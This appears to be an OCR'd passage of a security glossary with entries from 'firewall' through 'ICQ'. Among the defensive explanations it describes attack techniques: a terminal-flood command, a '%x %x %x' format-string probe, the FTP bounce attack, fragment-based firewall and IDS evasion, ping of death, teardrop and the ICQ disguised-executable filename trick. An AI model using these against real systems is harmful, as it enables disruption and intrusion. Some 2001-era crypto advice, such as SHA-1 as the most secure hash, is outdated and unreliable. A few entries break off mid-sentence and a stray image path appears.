A firewall acts as a "choke point". Corporations install firewalls between their internal (private) networks and the (public) Internet. All traffic between the corporation and the Internet flows through the firewall. It acts as a "gate" with virtual guards that examines the traffic, and decided whether to allow it or block it.

Misunderstanding: Many people believe that a firewall makes your network immune to hacker penetration. Firewalls have no ability to decide for themselves whether traffic is hostile or benign. Instead, the administrator must program the firewall with rules as to what type of traffic to allow or deny. This is similar to a guard checking badges at a gate: the guard can only detect if the badge is allowed/denied, but cannot detect impersonations or somebody climbing the fence in the back.

Key point: Firewalls are based on the principle of blocking everything by default and only allowing those things that are absolutely necessary.

Key point: Firewall administrators are frequently at odds with their management. Executives are frequently frustrated by things that don't work in the network. They don't understand how difficult it is to secure each new application, or the increased risks involved.

Controversy: A lot of time is wasted on trying to come up with the exact definition of the word "firewall", usually by marketing flaks or nerds with attitude. The term isn't well defined. Most people equate firewalls with packet filters. Others include proxy servers and NATs along with the definition.

Misunderstanding: A common question posed is "*what is the best firewall*?". People who ask the question mean "what stops hackers the best?". This is based upon the same misunderstanding highlighted above: firewalls isolate you from the Internet in the hopes of reducing exposure to hackers. The best firewall that will protect you best from hackers is therefore to completely isolate yourself from the Internet (i.e. don't use the Internet at all). If you want to use the Internet, then you will have some risk due to hackers that firewalls cannot prevent. For example, if you tell the firewall to accept incoming e-mail, then you are suddenly at risk to hacks against e-mail (either viruses, or attempts to force spam through your server).

Therefore, the most secure firewall tends to be the cheapest, such as the basic packet filters built into most routers and operating systems. The more expensive firewalls allow you to secure more applications through the firewall, but the more features that you use, the more applications you expose, and ultimately the more risk you undertake.

Misunderstanding: Some vendors are selling *personal firewalls*. This is based upon the misconception highlighted above: firewalls do not block hacker traffic, they are instead a (blunt) tool that allows security administrators to reduce risk. Putting packet filters in the hands of end-users doesn't give them the necessary expertise to secure their systems against hackers. There is also the issue that properly configuring a firewall is actually more difficult than hardening a single machine in the first place. It is only worthwhile because one firewall controls access to hundreds/thousands of machines. Putting a single firewall on a single machine isn't really worth the effort.

flame [2]

Point: A pig farmer from Kansas said, "Never wrestle with a pig in the mud. You'll lose, and the pig loves it".

flood [3]

A class of hacker attack whereby the victim is flooded with information.

Examples:

The DDoS attacks of early 2000
: Major websites where flooded with traffic, clogging their 1-gbps high-bandwidth Internet connections.

IRC
: A user in the chatroom is flooded with commands, or the user's client is triggered into flooding the server with commands. Either way, the user has to log out or is kicked off.

RalF
: In the olden days, a UNIX command that looks like `ls / -RalF > /dev/tty1` would flood a user's terminal with huge quantities of text, forcing them to logout.

forensics [3].

In anti-hacking, *forensics* is the science of sifting through clues looking for evidence.

Examples:

firewall
: The firewall can often provide clues, as described in my firewall forensics document.

sniffer
: Sniffing packets can reveal clues as to the identity of the intruder.

hard drive
: Law enforcement will frequently confiscate the hacker's hard drive. They have the ability to not only recover deleted files, but also recover files that have been overwritten.

format-string attacks (`printf()`)[4]

A common vulnerability created by programmers who use tainted input as the format string for `printf()` (a common C function). Normally, `printf()` uses a "format string" to specify how following data will be formatted when printed. For example, when printing the time, you might use the following command:

```
printf("%02d:%02d:%02d", hours, minutes, seconds);
```

This will print the time in a format that looks like "09:15:00" (i.e. quarter after nine). The

format string "%02d" means print a **d**ecimal number that is **2** digits long, and if the number isn't long enough, put a **0** at the front. Character strings can be printed in a similar manner:

```
printf("greetings=%s", "hello");
```

This prints the output:

```
greetings=Hello
```

However, if you wanted to be lazy, you could simply program the system:

```
printf("greetings=Hello");
```

Up to this point, everything is fine. The problem comes about when the string is read from input:

```
g = read_input();
printf(g);
```

The programmer is expecting the user to enter normal input such as "Hi". However, the user could enter something like "die %s". This makes the above statement equivalent to:

```
printf("die %s");
```

Since there is no following string, this may cause the program to crash. The correct way that this should have been handled is:

```
g = read_input();
printf("%s", g);
```

Printf will treat the first parameter as the format string, but will know not to interpret any formatting characters in subsequent strings.

Key point: A popular technique to see if a system is possibly vulnerable to format string bugs is to send the input "%x %x %x". If the hacker sees hex output, then they know the system was vulnerable to format string bugs.

fragment [4]

The IP protocol has the ability to fragment one large IP packet into smaller packets. The receiver than reassembles them before forwarding the data up to the application, making this invisible. Fragmentation is necessary because IP is designed as an abstraction above local links. Since different links support different maximum packet sizes, some routers on the Internet can receive packets larger than can be transmitted along the next hop in the path. Therefore, IP allows 64-kilobyte packets even though most links cannot handle that size.

Example: Ethernet supports a maximum packet size of 1500 bytes. Therefore, in order to send an IP packet of 2000 bytes, the system must first fragment the packet into two pieces before transmission. The other end will then reassemble them back into a single packet on the other end.

Contrast: The general concept of fragmentation applies to all layers of the protocol stack. For example, ATM has a maximum frame size of 48-bytes, which is too small and inefficient for any purpose if higher layers had to deal with it. Therefore, the ATM adapter itself handles the fragmentation and presents a "virtual" interface that allows a full 64-kilobyte packet to be sent without IP level fragmentation. Conversely, when reading files from a file server, even a 64-

kilobyte packet size is too small, so the file server layer automatically requests smaller parts of the file. In some cases, applications will attempt to calculate the MTU (Maximum Transmission Unit) of the connection in order to optimize operations to avoid any IP fragmentation.

Key point: IP fragmentation is slow, and is better handled either below the IP layer (like ATM) or above it (like in the application layer).

Key point: Fragmentation and reassembly is difficult to program right. Therefore, there are many ways to hack this feature. Some attacks are:

firewall evasion
: By fragmenting packets in the middle of the TCP header, firewalls can no longer filter according to port number. This technique has been used to successfully penetrate firewalls, though most now defend against this.

ping of death
: Each fragment has an offset (from start of the pre-fragmented packet) and a length. While neither the offset or the length can be greater than 65536, when added together, they can extend past the 65536 packet size limit. Prior to 1995, few systems checked for this, allowing fragmented packets to be created that would cause a buffer-overflow. While normally this would require building the packets by hand, Windows would actually send such fragments using the built-in ping command.

teardrop
: In normal practice, you cannot create cases where IP fragments overlap. Therefore, hackers have found many techniques of creating overlapping IP fragments that cause systems to crash. The first of these attacks was called *teardrop* and would crash both Windows and Linux systems. Subsequent variations where known as *bonk*, *boink*, *newtear*, *newtear2*, and *syndrop*.

floods
: Fragmentation code is very slow. Therefore, an easy DoS is to send huge amounts of fragmented traffic at a system. One way is to use the ping command to send large pings as fast as it can; another is to use libnet to hand-craft packets.

Key point: Most network-based intrusion detection systems do not reassemble packets. Therefore, a hacker can use something like fragrouter in order to evade the IDS.

Key point: Fragmentation is almost never needed. Most communication runs over TCP, which does its own *segmentation* which is more efficient. Therefore, if you see any fragmentation on your network, you should examine it closely to see if it indicates an attack.

FTP (File Transfer Protocol)[2]
: Before HTTP, FTP was the most popular protocol for downloading files across the Internet.

Key point: FTP uses an outgoing control connection that only sends commands to the server and receives returned status information. All data is transferred on *separate* connections (one connection for each file or directory transferred).

Key point: Before the web (and graphical browsers) people used command-line versions of FTP. These are still preferred by hackers, becuase GUIs are often too "noisy" (generating unnecessary commands). Such command-line clients that are still included in virtually all UNIX or Windows systems.

Key point: These separate connections are created by sending a PORT command across the control connection. This command accepts both and IP address as well as port number that tells the other side where to connect. Example: `PORT 192,2,0,201,10,1` is the string sent

across the control connection to tell the server that the client has opened a port on the machine with the IP address 192.2.0.201 with port 2561. The server will then open up a TCP connection as instructed. This command is sent invisibly when the client requests a directory listing or file; all the client sees of this happening is a status message to the effect `200 PORT command successful.` which is sent back across the control connection. A neat hack is to specify somebody else's IP address in this command. This hack is called a *bounce* attack, and can be used to port scan computers or subvert trust relationships.

Key point: An outgoing connection is used for control, but the data is sent on an incoming connection. **Packet filtering** firewalls block incoming connections. Therefore, a user will see that they can connect to the FTP server, but directory listings and file transfers don't work.

Key point: In order to solve the incoming connection problem, FTP supports a mode called PASV that forces all connections to be outgoing. Web-browsers like IE and Netscape use PASV mode by default. Command-line FTP clients typically don't support PASV; but people try "`quote PASV`" commands anyway.

Key point: Lots of FTP servers have buffer overflow exploits in them.

Key point: The control connection is text based, so you can use Telnet or netcat as your client (if you understand the protocol).

Protocol:

```
-> Connection from client to ftp.robertgraham.com:21
<-220 ftp.robertgraham.com Microsoft FTP Service (Version 4.0).
->USER anonymous
<-331 Anonymous access allowed, send identity (e-mail name) as password.
->PASS test@robertgraham.com
<-230 Anonymous user logged in.
->PORT 192,0,2,123,10,37
<-200 PORT command successful.
->RETR /example.txt
<-150 Opening ASCII mode data connection for example.txt(14 bytes).

      <- Connection from ftp.robertgraham.com:20 to client:2597
      <- File contents
      <- Close connection

<-226 Transfer complete.
->QUIT
<-221
-> Close connection
```

An example with a PASV connection is:

```
-> Connection from client to ftp.robertgraham.com:21
<-220 ftp.robertgraham.com Microsoft FTP Service (Version 4.0).
->USER anonymous
<-331 Anonymous access allowed, send identity (e-mail name) as password.
->PASS mozilla@
<-230 Anonymous user logged in.
->PASV
<-227 Entering Passive Mode (209,31,36,212,6,123).
->RETR /example.txt

      -> Connection from client to ftp.robertgraham.com:1659
```

```
<-125 Data connection already open; Transfer starting.

      <- File contents
      <- Close connection

<-226 Transfer complete.
->QUIT
<-221
-> Close connection
```

A common attack against this protocol is to scan for banners that indicate vulnerable versions. Common vulnerabilities are buffer overflows in the USER name and PASSword fields. An interesting attack is via

fraud [1]

The word "fraud" generally refers to deception that results in monetary profit (as opposed to other types of deceoption). Most computer hacking is better labeled "abuse" rather than "fraud".

Example:

telcom fraud
: Most fraud available to hackers involves defrauding the telephone system.

satellite TV fraud
: Getting satellite for free.

credit card fraud
: Using credit cards, especially to access graphically oriented sites.

- G -

[Gopher | grind | grok]

Gopher [2]

Gopher is an almost irrelevant protocol today, but it was very popular in the early 1990s. Gopher is simply a hierarchical menu of hyperlinks. This means that like HTTP/HTML, you can build virtual sites containing documents from other sites. However, unlike HTTP/HTML, the only structure is that of a hierarchical menu: it doesn't support hyperlinking within the documents that it points to.

Key point: There are still a lot of Gopher servers out there, However, since they are no longer mainstream, they are rarely maintained by security people. Therefore, they often present a way to compromise the network.

grind [2]

To continually guess passwords to find the correct one.

Analogy: If someone steals your bank card, they cannot sit in front of the cash machine and guess all possible PIN numbers. After a certain number of unsuccessful tries, the bank machine will "eat" the card.

Key point: Secure systems (UNIX, Windows NT) lock out accounts after a certain number of unsuccessful tries. These lock-outs can either be temporary (and restore themselves automatically), or permanent until an administrator intervene and unlocks the account.

Key point: Non-secure systems (Win9x and many software applications) do not lock out accounts. For example, if you have Win9x "File and Print Sharing" turned on and protected with a password, a hacker can try continuously and invisibly to gain access to your machine. Nothing is logged, nothing is locked out.

Contrast: When brute-force cracking, the hacker does all the calculations himself (comparing them against the stolen encrypted password file). When doing a **grind**, the hacker must enter the passwords one by one, and the target system does the calculations to see if they are valid. An intrusion detection system can detect grinds, but not cracks.

grok [2]
To understand, utterly.

Key point: People get confused by the words used to describe thing, often missing the true meaning. Examples:

- I was on a mailing list. Somebody posted an official vendor announcement about a security issue. Others complained that the poster had not signed his e-mail. So the poster resent the e-mail with a PGP signature. This made everyone happy. However, the poster provided no way to verify the signature, thereby completely invalidating entire concept.
- "RISC" is a design technique that speeds up one aspect of computers. This is used by marketing organizations that have convinced people that all RISC-based CPUs are faster than all non-RISC computers.

History: The word comes from the book *Stranger in a Strange Land* by *Robert Heinlein*. This was a popular counter-culture book in the 1960s, and is a popular Science Fiction book today.

Key point: One of the precepts of Zen philosophy is that the important concepts of life cannot be described by words, and therefore there exists no written description to the path of enlightenment. Grokking means to understand something at a level beyond what mere words can express.

Key point: There are three levels of understanding, which can be illustrated by looking at a cars engine. At the first level, people look at all the parts and say to themselves "This is unnecessarily complicated, I'm sure there is a way we can remove many of these parts and make it simpler". Probably 99% of the population approaches life in this manner. The second level is an engineer who understands how the engine works, and how the various parts work together in the ingenious fashion that they do. This engineer understands that this the simplest way to produce an engine, and that it has reached this stage after years of being perfected by countless engineers. At the third level is the godlike engineer that understands how to remove one part in order to make the engine even simpler. In this analogy, the engine is the computer. Likewise, the Internet is populated by script-kiddies who are constantly searching for ways to learn about hacking without being bothered by all the unnecessary complexity.

Key point: The failure to *grok* is often due to failure to understand the correct *abstractions*. Understanding a thing requires understanding the context in which that thing lives. If one cannot step out of a traditional context in order to regard a thing within the proper context, one cannot grok it. For example, many people have trouble grok the layering of network protocol because the only can only see what the protocols due for them, not what the protocols due in general. Therefore, when they look at protocols, all they see is large amounts of inscrutable unnecessary complexity.

- H -

[H/P/V/C/A | hacker | hacking | hacktivism | handle | harden | hash | hex | hexadecimal | hexdumps | HHGTTG | hijack | HIPAA | hives | HKEY_CLASSES_ROOT | HKEY_CURRENT_CONFIG | HKEY_CURRENT_USER | HKEY_DYN_DATA | HKEY_LOCALMACHINE | HKEY_USERS | HMAC | honeypot | HOST | host-based | HTTP]

hacker (hacking)[1] .

A *hacker* is someone who is able to manipulate the inner workings of computers, information, and technology.

Consider Arthur C. Clark's Third Law: "*Any sufficiently advanced technology is indistinguishable from magic*". Since normal people have no clue as to how computers work, they often view hackers with suspicion and awe (as magicians, sorcerers, witches, and warlocks). This suspicion leads to the word "hacker" having the connotation of someone up to no good.

History: The word "hacker" started out in the 14th century to mean somebody who was inexperienced or unskilled at a particular activity (such as a golf hacker).

In the 1970s, the word "hacker" was used by computer enthusiasts to refer to themselves. This reflected the way enthusiasts approach computers: they eschew formal education and play around with the computer until they can get it to work. (In much the same way, a golf hacker keeps hacking at the golf ball until they get it in the hole).

Furthermore, as "experts" learn about the technology, the more they realize how much they don't know (especially about the implications of technology). When experts refer to themselves as "hackers", they are making a Socratic statement that they truly know nothing. For more information on this connotation, see ESR's computer enthusiast "Jargon File".

Key point: Today if you do a quick search of "hacker" in a search engine, you will still occasional uses of the word in senses used in the 1400s and 1970s, but the overwhelming usage in the 1990s describes people who break into computers using their sorcerous ways. Likewise, the vast majority of websites with the word "hack" in their title refer to illegitimate entry into computer systems, with notable exceptions like http://www.hacker.com (which refers to golf).

Controversy: The *computer-enthusiast* community often refers to any malicious hacker as a "cracker". The *security-community* restricts the use of the word "cracker" to some who breaks encryption and copy-protection schemes.

Consequently, a journalist who writes about cybercriminals cannot use either word without hate mail from the opposing community claiming they are using the word incorrectly. If a journalists writes about *hackers* breaking into computers, they will receive hate-mail claiming that not all hackers are malicious, and the that the correct word is "cracker". Likewise, if they write about *crackers* breaking into computers, they will receive hate-mail claiming that crackers only break codes, but its hackers who break into systems. The best choice probably depends upon the audience; for example one should definitely talk about malicious crackers in a computer-enthusiast magazine like "Linux Today".

hacktivism[2]

The word means "hacker activism", or breaking into websites as part of a cause.

Misconception: People believe (incorrectly) that the hacker activists are fighting for a cause. This is rarely true; most hacktivists are normal hackers who use a "cause" to justify their

actions. This is similar to the psychology of most terrorist groups. Psychologists say that the average terrorist is simply a violent person looking for a reason to justify their tendancies, rather than being revolutionaries who regret the violence they feel is necessary.

Point: You'll see as many website defacements promoting open-source products like Linux and Apache as for political or religious agendas. This is actually part of the same hacktivist emotions: for many geeks, open-source is a political movement. To them, promoting open-source is as important as solving unrest in Ireland or helping feed starving children in Africa.

handle [2]

Handles represent a hacker's pseudo-identity. For many hackers, this identity is more important than their real one. In many ways this virtual identity is distinct from the actual person; postings to the net by their alias often have a very different flavor than postings under their real name.

Point: Most handles aren't consciously chosen but instead are just the ones that "stick". They might start out as a randomly chosen name on a BBS or the name of a character in Dungeons and Dragons.

Misconception: Having a handle is not related to somebody's skill as a hacker. Likewise, using handles is not related to the issue of criminal intent.

Example:

Aleph1
: Aka. Elias Levy, moderator of the BUGTRAQ mailing list, the primary security discussion forum.

Captain Crunch
: Aka. John Draper, phreaker who in 1970 discovered that the whistle in Captain Crunch cereal boxes produced the 2600-Hz tone used to control phones.

Captain Zap
: Aka. Ian Murphy, one of the first convicted cybercriminals.

Dark Dante
: Aka. Kevin Poulsen, famous for rigging a radio dial-in contest to win a Porsche and being the only hacker to appear (twice) on "America's Most Wanted", now writes for Security Focus.

the Dark Tangent
: Aka. Jeff Moss, chief organizer of the yearly DefCon hacker convention/party in Las Vegas.

Death Vegetable aka Death Veggie
: Minister of Propoganda for the cDc.

Emmanuel Goldstein
: Aka. Eric Corley, editor-in-chief of 2600 Magazine (The Hacker's Quarterly).

Phiber Optik
: Aka. Mark Abene, founding member of Masters of Deception

rain.forest.puppy
: Creator of RDS hack (responsible for most Microsoft web server compromises in 1999 and early 2000) and the whisker CGI scanner.

Route aka daemon9
: Aka. Mike Schiffman, known for editing Phrack Magazine and other work.

Sir Dystic
: Member of the cDc (Cult of the Dead Cow), noted for his work on BackOrifice.

Space Rogue
: Member of L0pht, founder of Hacker News Network (HNN).

harden [3]

The word "harden" implies putting a shell around a computer in order to protect it from intruders. In order to harden a system, you should consider the following techniques:

- Patch the OS with the latest security fixes. For example, when the "ping-of-death" DoS attack came out, many people needed to patch their TCP/IP stacks to defend against it.
- Patch the exposed services with the latest security fixes. For example, many third-party mail servers have been vulnerable to buffer overflow exploits. These are normally fixed a few weeks after being published in the hacker community. Therefore, you need to regularly check with the software vendor for the latest patch.
- Remove all defaults. In order to make their software easy-to-use, vendors include default accounts, default passwords, and samples. However, these can generally be exploited by hackers. You MUST read security guidelines for the particular OS or software package (especially web-server) and carefully remove these defaults/samples, or your box WILL be hacked. For example, most Microsoft IIS 4 web-servers can be compromised with either the .htr buffer overflow or RDO exploits, because webmasters forget (or don't know) to turn them off.
- Remove all unnecessary services. For example, most Sun Solaris based systems can be hacked through the RPC services.
- Install packet filtering software. This can either be a firewall

hash (one-way hash, message digest, cryptographic checksum)[3]

A crytographic operation where an entire message is run through some mathematical operations resulting in a fixed-length (e.g. 128-bit) string that is probably unique. This "hash" has two important properties:

- It is "one-way"; given a hash, somebody cannot figure out what input message generated the output hash.
- It is unique; there is more chance of an asteroid hitting the earth and wiping out all life than two messages accidentally hashing to the same value. No two messages should produce the same

Example: Some common uses of hashes are:

- Creating an encryption key from a text password.
- Creating a unique "fingerprint" of a message that is then encrypted with a private key in order to sign a message.
- Create unique fingerprints of files in order to detect when they have changed.

Example: The program "tripwire" detects intrusions by calculating a hash of all programs/binaries. On a regular basis, it recalculates the hash. If a file has changed, then the hash will also have changed. Tripwire then "trips" whenever the latest calculated hash of the file does not match the one stored in its database.

Example: Some common hash algorithms are:

SHA-1

If you need to choose a hash algorithm, this is probably the best one to choose (unless speed is the paramount concern). Of the most popular hash algorithms, this is currently (year 2001) considered to be the most secure.

MD5

In the year 2001, more data is probably being hashed by MD5 than any other algorithm. However, a lot of people recommend moving to SHA-1 because of weaknesses discovered in MD5.

RIPEMD

MD4

A historically significant hash algorithm, but useless by today's standards.

See also: integrity

hex (hexadecimal)[1]

In computer science, *hexadecimal* refers to base-16 numbers. These are numbers that use digits in the range: 0123456789ABCDEF. In the C programming language (as well as Java, JavaScript, C++, and other places), hexadecimal numbers are prefixed by a **0x**. In this manner, one can tell that the number 0x80 is equivalent to 128 decimal, not 80 decimal.

Key point: Hex is so important because 4-bits have 16-possible combinations. Therefore, a 4-bit value can be represented by a single hex digit. In this manner, every byte (8-bits) can be represented by two hex digits.

Key point: Script kiddies tend to dismiss hexadecimal as one of those "unnecessary details". In reality, you must be able to comfortably do hex math in your head, and freely convert with binary. You should also be able to interpret hexdumps, where a block of data is dumped out into columns of hex numbers. A tutorial for this is at http://www.robertgraham.com/pubs/sniffing-faq.html#hexadecimal.

Key point: My mother, an otherwise avowed computerphobe, calculates her age in hex. She is in her early 0x30s. (For those who cannot do the math as well as my mom, 0x30 == 3*16 == 48).

HHGTTG [1]

The book *The Hitchhiker's Guide to the Galaxy* by *Douglas Adams*. Many cultural references in the hacking community refer to this book. It is popular because it demonstrates much of the lateral, zen-like thinking used in hacking.

Example: The following quote describes a social engineering attack:

> The Hitchhiker's Guide to the Galaxy has a few things to say on the subject of towels.
>
> A towel, it says, is about the most massively useful thing an interstellar hitchhiker can have. Partly it has great practical value. You can wrap it around you for warmth as you bound across the cold moons of Jaglan Beta; you can lie on it on the brilliant marble-sanded beaches of Santraginus V, inhaling the heady sea vapors; you can sleep under it beneath the stars which shine so redly on the desert world of Kakrafoon; use it to sail a miniraft down the slow heavy River Moth; wet it for use in hand-to-hand combat; wrap it round your head to ward off noxious fumes or avoid the gaze of the Ravenous Bugblatter Beast of Traal (a mind-bogglingly stupid animal, it assumes that if you can't see it, it can't see you-daft as a brush, but very very ravenous); you can wave your towel in emergencies as a distress signal, and of course dry yourself off with it if it still seems to be clean enough.
>
> More importantly, a towel has immense psychological value. For some reason, if a strag (strag: nonhitchhiker) discovers that a hitchhiker has his towel with him, he will automatically assume that he is also in possession of a toothbrush, washcloth, soap, tin of biscuits, flask, compass, map, ball of string, gnat spray, wet-weather gear, space suit, etc., etc. Furthermore, the strag will then happily lend the hitchhiker any of these or a dozen other items that the hitchhiker might accidentally have "lost." What the strag will think is that any man who can hitch the length and breadth of the Galaxy, rough it, slum it, struggle against terrible odds, win through and still know where his towel is, is clearly a man to be reckoned with.
>
> Hence a phrase that has passed into hitchhiking slang, as in "Hey, you sass that hoopy Ford Prefect? There's a frood who really knows where his towel is." (Sass: know, be aware of, meet, have sex with; hoopy: really together guy; frood: really amazingly together guy.)

Key point: The answer to life, the universe, and everything is 42.

hijack[3]

An attack whereby the hacker attempts to take over one side of an existing (authenticated) connection. Since authentication generally takes place only at the start of a connection, this will allow the hacker to fully masquerade as the other side without further security checks.

Example: ISPs generally reassign IP addresses of dialing users very quickly after a previous user hung up. Take for example where Alice dials up the Internet, telnets to a host, then for some reason hangs up without gracefully closing the connection. Now consider Mark, who dials-up later and is assigned the same IP address. Let's say that Mark has created his own TCP/IP stack that automatically hijacks any existing connection. The server then sends some response packet back across the connection to Alice (really Mark). At that point, Mark's stack automatically picks up the connection and continues the protocol. At this point, Mark can do anything he wants on Alice's account.

Example: Similar to above, hackers often hijack connections by first nuking one end of the connection, then spoofing that side's IP address.

Example: Spammers scour the Internet looking for open USENET NNTP servers. If they find a server they can post floods of spam through, this is known as "hijacking" the server.

HIPAA (Health Insurance Portability and Accountability Act)[3]

HIPAA is wide-reaching law designed to protect the privacy of health information. It governs the acquisition, storage, use, and disclosure of health records. The types of companies covered by the act include the government, hospitals, doctors, pharmacies, insurers, and nursing homes. Other minor types might be admissions areas of hospitals, patient care providers, health information management services, patient billing, life insurers, medical information bureaus, third-party benefit managers, employers, and marketing database systems. Throughout the world, health care records are considered the most important privacy issue, especially those dealing with AIDS, mental illness, and genetic conditions. Typical disclosures covered by HIPAA are for treatment, payment, health care operationgs. There are also non-consensual disclosures, such as for public health, research, and law enforcement.

Controversy: The rules extend to any partner that might be contracted by the covered entity, such as telecommunications, computer consultants, legal, accounting, financial, etc. This means that the effect of HIPAA affects a huge portion of the industry outside of health care.

Key point: HIPAA protects against "involuntary disclosure", e.g. a hacker breaks into a computer and steals records. Therefore, HIPAA mandates certain computer security practices (along with physical security etc.). A company will need to have a security officer, document security procedures, conduct risk assessments, encrypt data, keep audit trails, and so forth.

History: The 1974 Privacy Act provided laws governing federal procedures for handling health care records. Numerous other laws govern various parts of handling health care records, often with conflicting goals. These laws were difficult to follow: HIPAA brings them all under a single umbrella.

Key point: HIPAA is so complicated that is has created consultants who specialize in HIPAA. The broad reaching effect means that every security consultant will need to know some things about it.

See also: privacy

honeypot[4]

An intrusion detection system that pretends to be a valid system, possibly even one that can

easily be exploited in order to break into the system.

Misunderstanding: A common misconception is that by advertising the system or inviting hackers in causes you to lose all rights to prosecute the hacker. Honeypots do not advertise themselves nor invite hackers. They simply sit on the network waiting to be discovered and hacked. If a hacker doesn't search them out, they won't find them. Similarly, honeypots can contain legal notices in their banners telling hackers to go away.

H/P/V/C/A (Hack/Phreak/Virii/Crack/Anarchy)[2]
A common abbreviation that represents much of the hacking underground. The organizing principle of the underground is that of anarchy, in particular cybercrimes like cracking software, creating viruses, phreaking the phone system, and hacking into computers.

Culture: The term is an outgrowth of the older abbreviation "h/p" (hack/phreak).

HTTP [1]
Hyper-Text Transfer Protocol.

Key point: HTTP is text based, so you can use Telnet or netcat as your client (if you understand the protocol). For example, you can `telnet www.example.com 80` to connect to a web-service and enter the command `GET / HTTP/1.0<cr><cr>` in order to download the home page.

- I -

[ice | ICMP | ICMP Format | ICMP Type/Codes | ICQ | IDEA | identd | identification | identity | IDS | IEEE | IIS | IMAP | IMAP4 | incident | incident team | inetd | INFOSEC | input validation | integrity | intelligence community | Internet Control Message Protocol | Internet Mail Access Protocol | Intrusion Countermeasure Electronics | intrusion detection system | IP | IP address | IPsec | island-hopping | ISO/IEC 17799-1 | ISP]

ice (Intrusion Countermeasure Electronics) [2]
In hacker culture, the word *ice* refers to anti-hacker countermeasures. The term was originally coined by William Gibson in his book Neuromancer. In this book, Gibson describes various ways that "ice" protects systems from hacker intrusions.

ICMP (Internet Control Message Protocol) [1] .
In the suite, *ICMP* is serves as a simple control protocol.

Contrast: Whereas the protocols TCP and UDP carry data, ICMP carries only control messages. Therefore, it is unlikely that a hacker can break into your machine using ICMP. However, evildoers can use ICMP for other purposes:

- They can sometimes tell reroute traffic so that they can spy on your machine.
- They can DoS your machine.
- They use pings and other ICMP messages to scan your systems.


Misunderstanding: Packet filtering firewalls work by filtering source/destination ports in the TCP or UDP transport protocols. However, as a secondary function, they also filter ICMP *type* and *code* numbers. In order to simplify configuration, they sometimes call these fields "ports" in order to make the configuration similar to TCP or UDP.

Key point: A common question is which ICMP traffic should be filtered by a firewall. ICMP

consists of "control" messages, some of which are needed, others are desirable, and still others can be used to cause problems on your network. At minimum, you need to allow "can't fragment" messages so that TCP path MTU discovery. People usually like such packets as "destination unreachable" so that connections timeout faster with a more helpful error message. Likewise, users like to do pings and traceroutes through the firewall. Other than that, all other packets should be filtered. In particular, ICMP router advertisements and redirects are extremely bad to allow through your firewall.

ICMP Format:

An ICMP header is 8-bytes (64-bits) long. It may contain more data depending upon the exact operation being performed.



Type ^ This 8-bit field contains the *major* type number. See http://www.robertgraham.com/pubs/firewall-seen.html#icmp for more information.

Code ^ This 8-bit field contains the *minor* type (or subtype). For many types, it is simply zero.

ICMP Type/Codes:

The full list of these codes is at: http://www.isi.edu/in-notes/iana/assignments/icmp-parameters

Type	Code	Name	Summary
0	*	Echo Reply ICMP_ECHOREPLY ping reply	A response to a ping. Many firewalls allow ping responses so that internal people can gain access to external resources. Therefore, they are an effective flooding technique. This means they also work well as a covert-channel. The massive DDoS attacks that took down the major Internet portals used commands embedded within ping responses to initiate the attacks. One of the attacks also used ping replies to flood the servers. **Firewall:** Either block incoming ping responses or rate limit them. [more]
3	*	Destination Unreachable ICMP_UNREACH	An indication back from a host/router that some you sent packet did not reach its destination. **Firewall:** In practice, these are needed simply for helpful error messages why communication failed. The only one strictly needed through a firewall is the one that indicates a router couldn't fragment a packet. [more]
	0	Net Unreachable ICMP_UNREACH_NET	Route configuration problem or incorrectly specified IP address. [more]
	1	Host Unreachable ICMP_UNREACH_HOST	It means that the router one hop before the desired host could not ARP the host.
	2	Protocol Unreachable ICMP_UNREACH_PROTOCOL	This means that the receiver of the packet does not have anything that recognizes the specified IP protocol of the packet. **Key point:** This is almost never seen on the wire in practice, and either indicates and intrusion or some massive configuration error.
	3	Port unreachable ICMP_UNREACH_PORT	The server tells the client that nobody is listening at the port the client attempted to contact. [more]

	4	Fragmentation Needed but DF set ICMP_UNREACH_NEEDFRAG	**Important:** If you are seeing these in your firewall reject logs, then you've misconfigured your firewall. You should allow this packet to pass through, otherwise your clients will see their TCP connections mysteriously hang. [more]
4	*	Source Quench ICMP_SOURCEQUENCH	Congestion on the Internet. Somebody could flood your network with these packets in an attempt to convince your machines to slow down transmitting data. [more]
5	*	Redirect ICMP_REDIRECT	Somebody is trying to redirect your default router. This could be from a hacker trying to execute a man-in-the-middle attack against you by causing you to route through their own machine. [RFC792]
8	*	Echo Request ICMP_ECHO Ping	Ping. [more]
9	*	Router Advertisement ICMP_ROUTERADVERT	There is exists a hack against Win9x and Solaris such that a hacker can DoS you by redirecting your default router. A neighboring hacker can also do a man-in-the-middle attack by directing you through his/her router. [RFC1256]
11	*	Time Exceeded In Transit ICMP_TIMXCEED	It means that a packet never reached its target because something timed out.
	0	TTL Exceeded ICMP_TIMXCEED_INTRANS	Router dropped the packet either because of a *routing loop* or maybe because of a traceroute. [more]
	1	Fragment reassembly timeout ICMP_TIMXCEED_REASS	The host dropped the packet because it didn't receive all the fragments. [more]
12	*	Parameter Problem	Something unusual is going on, and probably indicates an attack. [more]
13	*	Timestamp ICMP_TSTAMP	[RFC792]
14	*	Timestamp Reply ICMP_TSTAMPREPLY	[RFC792]

ICQ [1]

An instant messenger service from mirabilis.com, now AOL.

Key point: ICQ is a favorite service among hackers, and ICQ features are built into many trojans (such as stealing user's passwords, UINs, or notifying the hacker).

Vulnerabilities: Some versions contain a built-in web-server that under Win9x can be used to access any file on the system. Some versions have a problem such that you can send a file to a victim with the filename:

```
foo.jpg
.exe
```

This is really a program, but it appears to the user as a .jpg file, so they will simply *open* it, not realizing it is program. ICQ inboxes can be easily flooded; there are lots of attacks/countermeasures floating around on the Internet for this. Finding somebody's IP address given their UIN is a hot topic: Mirabilis tries to hide this, but lots of tools exist to discover it anyway.

IDEA [4]

IDEA is a symmetric block cipher used in such applications as PGP.

Controversy: IDEA is one of the few ciphers protected by patents and requires a license for commercial use. PGP is no longer using IDEA as its default cipher because of this.

Notes: It was developed by Xuejia Lai. It uses 128-bit keys. There is no known way to break it other than brute-force.

identd / auth [1]

